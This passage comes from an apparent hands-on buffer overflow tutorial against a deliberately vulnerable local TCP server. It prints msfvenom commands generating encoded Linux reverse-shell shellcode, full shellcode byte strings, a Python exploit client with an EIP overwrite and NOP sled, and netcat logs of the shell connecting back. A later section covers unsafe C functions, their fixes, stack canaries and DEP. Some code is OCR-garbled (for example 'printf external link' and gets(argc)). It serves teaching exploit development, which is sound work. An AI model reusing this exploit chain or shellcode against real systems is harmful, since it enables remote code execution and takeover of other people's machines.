0040:0080 00 00 00 00 78 0c 00 00 78 0c 00 00 05 00 00 00 ....x ..x ......
0040:0090 00 10 00 00 01 00 00 00 f4 0e 00 00 f4 1e 00 00 ........ ... ...
0040:00a0 f4 1e 00 00 5c 01 00 00 60 01 00 00 06 00 00 00 ...\...`......
0040:00b0 00 10 00 00 02 00 00 00 fc 0e 00 00 fc 1e 00 00 ........ ... ...
0040:00c0 fc 1e 00 00 f0 00 00 00 f0 00 00 00 06 00 00 00 ... ... .......
```

```
bfff:f2ec b7ee29b9  return to 0xb
bfff:f2f0 bffff3a8
bfff:f2f4 00000003 ....
bfff:f2f8 bffff360
bfff:f2fc bffff380
bfff:f300 bffff360
bfff:f304 00402000 . @.
bfff:f308 bffff3c0
bfff:f30c 0040093a : @. return to 0x
bfff:f310 00000003 ....
bfff:f314 bffff360
bfff:f318 bffff380
bfff:f31c 0040083d =.@. return to 0x
bfff:f320 bffff34e N
```

Illegal Access Fault

The debugged application encountered a segmentation fault.
The address **0x00000000** does not appear to be mapped.

If you would like to pass this exception to the application press Shift+[F7/F8/F9]


OK

```
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60470
id
whoami
uid=1001(sandman) gid=1001(sandman) groups=1001(sandman),27(
sandman
id
uid=1001(sandman) gid=1001(sandman) groups=1001(sandman),27(
whoami
sandman
^C
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60486
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...

^C
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60584
id
```

We notice that the attack fails because the connection back to our attacking machine (farthest right) does not respond to our ID or WHOIS commands. Let's investigate.


1. Right click EIP in Register Windows → Follow in Dump
2. Scroll around and find the malware in between the NOPSLED and NOP ending
3. Look for x00 commands and try to notice anything or strange

**What the Target Machine Sees**



```
bfff:f65a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f66a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f67a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f68a 90 90 90 90 90 90 90 90 90 90 90 dd c4 b8 e3 b7 ...........
bfff:f69a f6 55 d9 74 24 f4 5b 2b c9 b1 12 31 43 17 83 c3  U t$ [+ .1C..
bfff:f6aa 04 03 43 13 e2 f5 31 db f7 e3 53 43 53 6a 02 89 ..C. - 1  SCSj..
bfff:f6ba e1 b0 66 cd 80 93 59 b0 3f cd 80 49 79 f9 68 7f  f ..Y ? .Iy h.
bfff:f6ca 00 00 01 68 02 00 11 5c 89 e1 b0 66 50 51 53 b3 ...h...\.  fPQS
bfff:f6da 03 89 e1 cd 80 52 68 6e 2f 73 68 68 2f 2f 62 3c .. .Rhn/shh//b<
bfff:f6ea ff 00 0d ce d7 a0 89 9e ab 04 dc 9b 00 00 90 90  .   .. . ....
bfff:f6fa 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f70a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
bfff:f71a 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ................
```

**What we sent over**




```
# malware = ("\x90" * 1040)

malware  = ("\xdd\xc4\xb8\xe3\xb7\xf6\x55\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x12\x31\x43\x17\x83\xc3\x04\x03\xa0\xa4\x14\xa0\x17\x10\x2f"
"\xa8\x04\xe5\x83\x45\xa8\x60\xc2\x2a\xca\xbf\x85\xd8\x4b\xf0"
"\xb9\x13\xeb\xb9\xbc\x52\x83\x46\x3f\xa5\x52\xd1\x3d\xa5\x45"
"\x7d\xcb\x44\xd5\x1b\x9b\xd7\x46\x57\x18\x51\x89\x5a\x9f\x33"
"\x21\x0b\x8f\xc0\xd9\xbb\xe0\x09\x7b\x00\x00\x55\x76\xb6\x29\xf6\x01"
"\xd8\x7d\xf3\xdc\x9b\x00\x00")
```


We go through each HEX character one by one and notice if any original character from the client payload are omitted/goofed up etc. etc. This is a slow and tedious part of the process and arguably the best opportunity to learn. We see a whole string of characters does not "match". So what happened? The bad characters are reserved for various operations and memory locations. If you send an OP CODE for example, then the machine will just process it "as is" not knowing that the characters you sent are part of a specific sequence of characters to form a command. In an environment where you are trying to encode BASH command or x86/ x64 you will run into various characters that your malware payloads can't use. ***If you don't spend the time checking the memory dump for bad characters then you will have many sad and lonely hours behind the keyboard.***

So, we have to generate a payload that can omit bad characters. Luckily, we have a program to help us generate x86 shellcode and omit characters.

msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"



```
sandman@kali:~/Desktop/BO$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1
LPORT=4444 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d\x30\x2e"
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xbf\xd6\x8d\x1d\x95\xdd\xc5\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x12\x31\x7d\x12\x83\xed\xfc\x03\xab\x83\xff\x60\x62\x47\x08"
"\x69\xd7\x34\xa4\x04\xd5\x33\xab\x69\xbf\x8e\xac\x19\x66\xa1"
"\x92\xd0\x18\x88\x95\x13\x70\x74\x66\xe4\x81\xe2\x64\xe4\x90"
"\xae\xe1\x05\x22\x28\xa2\x94\x11\x06\x41\x9e\x74\xa5\xc6\xf2"
"\x1e\x58\xe8\x81\xb6\xcc\xd9\x4a\x24\x64\xaf\x76\xfa\x25\x26"
"\x99\x4a\xc2\xf5\xda";
```




```
DEST_IP = '127.0.0.1'
DEST_PORT = int(sys.argv[1])
#MESSAGE = "Hello\n"
malware = ("\xbf\xd6\x8d\x1d\x95\xdd\xc5\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x12\x31\x7d\x12\x83\xed\xfc\x03\xab\x83\xff\x60\x62\x47\x08"
"\x69\xd7\x34\xa4\x04\xd5\x33\xab\x69\xbf\x8e\xac\x19\x66\xa1"
"\x92\xd0\x18\x88\x95\x13\x70\x74\x66\xe4\x81\xe2\x64\xe4\x90"
"\xae\xe1\x05\x22\x28\xa2\x94\x11\x06\x41\x9e\x74\xa5\xc6\xf2"
"\x1e\x58\xe8\x81\xb6\xcc\xd9\x4a\x24\x64\xaf\x76\xfa\x25\x26"
"\x99\x4a\xc2\xf5\xda")
```

Testing for bad characters is the best way for you to learn the debugger, assembly, and HEX. You can do it at least two ways that I know of …

1. Use a giant blob of all ASCI characters in HEX
2. Generate a couple simple payloads you want to execute and walk through the payload line by line

*How to test for bad characters and other assembly and register issues*

Terminal #1: ./Server 1337




```
sandman@kali:~/Desktop/BO$ ./tcp_server 1337
Will read 2244 bytes
Read: 2244 bytes
```

Terminal #2: edb (or GDB, I won't judge)

```
sandman@kali:~/Desktop/BO$ edb
```

from edb→ attach → Server



edb - /home/sandman/Desktop/BO/tcp_server [8167]

```
b7fd:ba20 89 e0              mov eax, esp
b7fd:ba22 e8 69 0b 00 00     call 0xb7fdc590
b7fd:ba27 89 c7              mov edi, eax
b7fd:ba29 e8 e2 ff ff ff     call 0xb7fdba10
b7fd:ba2e 81 c3 d2 35 02 00  add ebx, 0x235d2
b7fd:ba34 8b 83 f4 fc ff ff
b7fd:ba3a 5a
b7fd:ba3b 8d 24 84
b7fd:ba3e 29 c2
b7fd:ba40 52
b7fd:ba41 8b 83 20 00 00 00
b7fd:ba47 8d 74 94 08

eax = 00000000
esp = bfffff10
```

Attach To Process

| PID | UID | Name |
|---|---|---|
| 1 | root | systemd |
| 2 | root | kthreadd |
| 3 | root | kworker/0 |
| 4 | root | kworker/0 |
| 6 | root | mm_percpu_wq |

from edb → debug→ click run → click run again → look at bottom pain and see if the program is running

Terminal #3: Execute the client script with your malicious payload, pad with A's or NOPS so you can "Find" your code quickly in memory. You'll be looking for x41 or x90's

**Option 1 - All the ASCII**

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"

"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"

"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"

```
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0" "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

## Option 2 - Test some specific commands

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f c –e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

```
"\xda\xc2\xb8\x84\x78\xb5\xb8\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x12\x31\x47\x17\x03\x47\x17\x83\x6b\x84\x57\x4d\x42\xae\x6f"
"\x4d\xf7\x13\xc3\xf8\xf5\x1a\x02\x4c\x9f\xd1\x45\x3e\x06\x5a"
"\x7a\x8c\x38\xd3\xfc\xf7\x50\x9b\xfe\x07\xa1\x0b\xfd\x07\xb0"
"\x97\x88\xe9\x02\x41\xdb\xb8\x31\x3d\xd8\xb3\x54\x8c\x5f\x91"
"\xfe\x61\x4f\x65\x96\x15\xa0\xa6\x04\x8f\x37\x5b\x9a\x1c\xc1"
"\x7d\xaa\xa8\x1c\xfd"
```

The -b "\x00\x0a\x0d" option in the command will omit the \x00's from the output. Previously, I purposely inserted some pesky x00's into this shell code for illustration. The reality is that even MSFVENOM may output a payload with bad character and you still need to test. Another note, is that try to use a very simple piece of malware for the first code execution.

*"The larger more advanced the malware is in the buffer overflows, the more likely you are to run into bad character and other runtime issues, it's just simple math… more characters more chances for failure"*

Keep it simple, and small. You don't always need reverse shells and maybe you can't use a reverse shell because of bad characters or hardening. Remember you can always get a bigger payload or binary down to the machine with a simple TFTP, GET, CURL or ECHO command. Let's run the attack with the bad characters omitted and see if we can land a shell.

## New Payload

"\xda\xc2\xb8\x84\x78\xb5\xb8\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"

"\x12\x31\x47\x17\x03\x47\x17\x83\x6b\x84\x57\x4d\x42\xae\x6f"


"\x4d\xf7\x13\xc3\xf8\xf5\x1a\x02\x4c\x9f\xd1\x45\x3e\x06\x5a"

"\x7a\x8c\x38\xd3\xfc\xf7\x50\x9b\xfe\x07\xa1\x0b\xfd\x07\xb0"

"\x97\x88\xe9\x02\x41\xdb\xb8\x31\x3d\xd8\xb3\x54\x8c\x5f\x91"

"\xfe\x61\x4f\x65\x96\x15\xa0\xa6\x04\x8f\x37\x5b\x9a\x1c\xc1"


"\x7d\xaa\xa8\x1c\xfd"



```
malware  = ("\xda\xc2\xb8\x84\x78\xb5\xb8\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1"
"\x12\x31\x47\x17\x03\x47\x17\x83\x6b\x84\x57\x4d\x42\xae\x6f"
"\x4d\xf7\x13\xc3\xf8\xf5\x1a\x02\x4c\x9f\xd1\x45\x3e\x06\x5a"
"\x7a\x8c\x38\xd3\xfc\xf7\x50\x9b\xfe\x07\xa1\x0b\xfd\x07\xb0"
"\x97\x88\xe9\x02\x41\xdb\xb8\x31\x3d\xd8\xb3\x54\x8c\x5f\x91"
"\xfe\x61\x4f\x65\x96\x15\xa0\xa6\x04\x8f\x37\x5b\x9a\x1c\xc1"
"\x7d\xaa\xa8\x1c\xfd")

#00000000  FFE3                             jmp ebx
# \xE3\xFF
# \xb1\xca\xdf\xb7

# eip = "\x42" * 4

eip = "\x97\xcf\xfa\xb7"

# eip = "\x41\x41\x41\x41"

ending = "\x90" * 200

nopsled = ("\x90" * (1000 - len(malware)))

MESSAGE = "\x90"*1040 + eip + nopsled + malware + ending
```

- Enable netcat on port 4444 (nc -lvp 4444)
- Turn on the vulnerable server in EDB (./Server 1337) and then attach the program to EDB
- Run the updated client.py script against the vulnerable server (python client.py 1337)
- Wait for the victim machine to connect back to the “Attacker” on port 4444
- Click “Run through program” because you may be caught in debug mode

## Final Results



```
sandman@kali:~/Desktop/BO$ msfvenom -p linux/x86/shel
LPORT=4444 -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0
No platform was selected, choosing Msf::Module::Plat
No Arch selected, selecting Arch: x86 from the payloa
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x8
x86/shikata_ga_nai succeeded with size 95 (iteration
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xda\xc2\xb8\x84\x78\xb5\xb8\xd9\x74\x24\xf4\x5f\x2
"\x12\x31\x47\x17\x03\x47\x17\x83\x6b\x84\x57\x4d\x4
"\x4d\xf7\x13\xc3\xf8\xf5\x1a\x02\x4c\x9f\xd1\x45\x3
"\x7a\x8c\x38\xd3\xfc\xf7\x50\x9b\xfe\x07\xa1\x0b\xf
"\x97\x88\xe9\x02\x41\xdb\xb8\x31\x3d\xd8\xb3\x54\x8
"\xfe\x61\x4f\x65\x96\x15\xa0\xa6\x04\x8f\x37\x5b\x9
"\x7d\xaa\xa8\x1c\xfd";
sandman@kali:~/Desktop/BO$ nano clientPoC.py
sandman@kali:~/Desktop/BO$ nano clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
^CTraceback (most recent call last):
  File "clientPoC.py", line 53, in <module>
    data = s.recv(1024)
KeyboardInterrupt
sandman@kali:~/Desktop/BO$ nano clientPoC.py
sandman@kali:~/Desktop/BO$ nano clientPoC.py
sandman@kali:~/Desktop/BO$ python clientPoC.py 1337
```

```
connect to [127.0.0.1] from localhost [127.0.0.1] 60470
id
whoami
uid=1001(sandman) gid=1001(sandman) groups=1001(sandman),27(sudo)
sandman
id
uid=1001(sandman) gid=1001(sandman) groups=1001(sandman),27(sudo)
whoami
sandman
^C
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60486
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...

^C
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60584
id
sandman@kali:~/Desktop/BO$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60594
id
whoami
uid=1001(sandman) gid=1001(sandman) groups=1001(sandman),27(sudo)
sandman
```

**Success!** It looks like the stack was overwritten and we successfully told EIP to point into our NOPSELD located in ESP. From there, the CPU ran through the memory until it got our malicious code. The reverse shell command executed in the stack and connected back to our "attacking" terminal (farthest right).

## Common Buffer Overflow Example and Mitigations (in C)

Whether your writing source or you just reversed engineered a compiled binary with GHIDRA you may want to know which functions are more likely to cause an overflow.  Older C library functions like strcpy (), strcat (), sprintf () and vsprintf () operate on null terminated strings and perform no bounds checking. Gets () is another function that reads input (into a buffer) from stdin until a terminating newline or EOF (End of File) is found. The scanf () family of functions also may result in buffer overflows. Using strncpy(), strncat(), snprintf(), and fgets() all mitigate this problem by specifying a maximum string length of N. Here's a few well documented examples. I provided the assembly instructions to illustrate that you might be able to reverse engineer where BO's present themselves from observing the registers of a compiled binary or reviewing the output from GHIDRA.

### gets


The stdio gets() function does not check for buffer length and always results in a vulnerability.

**Vulnerable Code (SOURCE)**

printf external link("Input something nasty here: ");

gets(something); //

**Vulnerable Code (ASSEMBLY)**



```
// Type your code here, or load an example.
int main(int argc, char** argv)
{
gets(argc);
}
```

```
main:
        push    rbp
        mov     rbp, rsp
        sub     rsp, 16
        mov     DWORD PTR [rbp-4], edi
        mov     QWORD PTR [rbp-16], rsi
        mov     eax, DWORD PTR [rbp-4]
        mov     edi, eax
        mov     eax, 0
        call    gets
        mov     eax, 0
        leave
        ret
```

**Fixed Code**

printf external link("Input something nasty here: ");

fgets(username,LENGTH, stdin);

**strcpy**

The strcpy built-in function does not natively check buffer lengths. As illustrated in our example is  can overwrite memory zone contiguous to memory where the payload is stored.


**Vulnerable Code**

```
char str1[10];

char str2[]="bad stuff here";

strcpy(str1,str2);
```

**Fixed Code (SOURCE)**

```
enum { BUFFER_LIMIT = 1024 };

int main() {

    char dst[BUFFER_LIMIT ];

    char src[] = "bad stuff here";

     int buffer_length = strlcpy(dst, src, BUFFER_LIMIT );

    if (buffer_length >= BUFFER_LIMIT ) {

        printf external link("Stop trying to overflow my buffer: %d (%d is the length \n",

                buffer_length, BUFFER_LIMIT -1);

   }
```

**Vulnerable Code (ASSEMBLY)**


```
// Type your code here, or load an example.

#include <stdio.h>
int main(){
char str1[10];
char str2[]="bad stuff here";
strcpy(str1,str2);

}
```

```
main:
        push    rbp
        mov     rbp, rsp
        sub     rsp, 32
        movabs  rax, 7382935201957306722
        mov     QWORD PTR [rbp-25], rax
        mov     DWORD PTR [rbp-17], 1701322854
        mov     WORD PTR [rbp-13], 25970
        mov     BYTE PTR [rbp-11], 0
        lea     rdx, [rbp-25]
        lea     rax, [rbp-10]
        mov     rsi, rdx
        mov     rdi, rax
        call    strcpy
        mov     eax, 0
        leave
        ret
```

Another way to mitigate **strcpy** issue that comes up in blogs and owasp is  **strncpy**, which can prevent buffer overflows.

**Fixed Code (SOURCE)**

```
enum { BUFFER_BOUNDARY_SIZE = 1024 };

char str1[BUFFER_BOUNDARY_SIZE];

char str2[]="bad stuff here";

strncpy(str1,str2, BUFFER_BOUNDARY_SIZE);  /* limits the number of characters to be copied to fized length of buffer size/
```

## strcat

You may also see the use of **strcat** instead of **strncat**. strcat does not natively support setting an N limit on the argument passed into the buffer. Appends the first num characters of source to destination, plus a terminating null-character. If the length of the C string in source is less than num, only the content up to the terminating null-character is copied.

**Fixed Code (SOURCE)**

```
#define BUFFER_BOUNDARY_SIZE 1024

char buff[BUFFER_BOUNDARY_SIZE];

//Use secure strncpy then use

strlcpy(buff, "String 1", BUFFER_BOUNDARY_SIZE - 1);

buff[BUFFER_BOUNDARY_SIZE - 1] = '\0';

strncat(buff, "String 2", BUFFER_BOUNDARY_SIZE - strlen(buff) - 1);
```

**strcmp**

Compares the C string str1 to the C string str2. This function starts comparing the first character of each string. If they are equal to each other, it continues with the following pairs until the characters differ or until a terminating null-character is reached**.** Strcmp does not validate the size of the input against the predefined buffer.

## Other Mitigations to Buffer Overflows

During this tutorial I asked you to disable a few protections so we can perform a basic overflow PoC. For example, you had disable ASLR in Linux using the /proc/sys/kernel/randomize_va_space interface. You may have noticed the compiled C binaries needed the following arguments **-fno-stack-protector** and **-z execstac** passed at compile time to remove C memory protections. Modern exploits need to bypass these advanced mechanisms so there’s an entirely new rabbit hole. I’ll only cover a few very broad areas here for my own interest and to set myself up for further PoC’s and papers in the  journey ahead. The following should be just enough for the newcomer to dip their toes into the subjects.

## Canary

A less useful protections involves a method called a stack canary protections. A stack canary work by modifying every function's prologue and epilogue regions to assign a special “Canary” character and check if the canary value is on the stack. If not the canary “sings” to warn you. lol. An example is **The Stack Smashing Protector (SSP)** compiler feature which according to their website helps detect stack buffer overrun by aborting if a secret value on the stack is changed. SSP even admits that if an attacker can properly overwrite or jump a canary instruction it is possible to bypass the protection. Here are a few resources I’ve started with.

https://0x00sec.org/t/exploit-mitigation-techniques-stack-canaries/5085

https://www.rapid7.com/resources/structured-exception-handler-overwrite-explained/

https://www.exploit-db.com/docs/english/17505-structured-exception-handler-exploitation.pdf

## DEP - Data Execution Protection

DEP or executable-space protection specifically flags some memory regions as non-executable. The intent is that when malware executes the machine code in the protected regions it will cause an execution exception. Flagging the memory regions and registers as non-executable means the attackers code cannot be run. Ultimately, this makes it harder to achieve of buffer overruns.

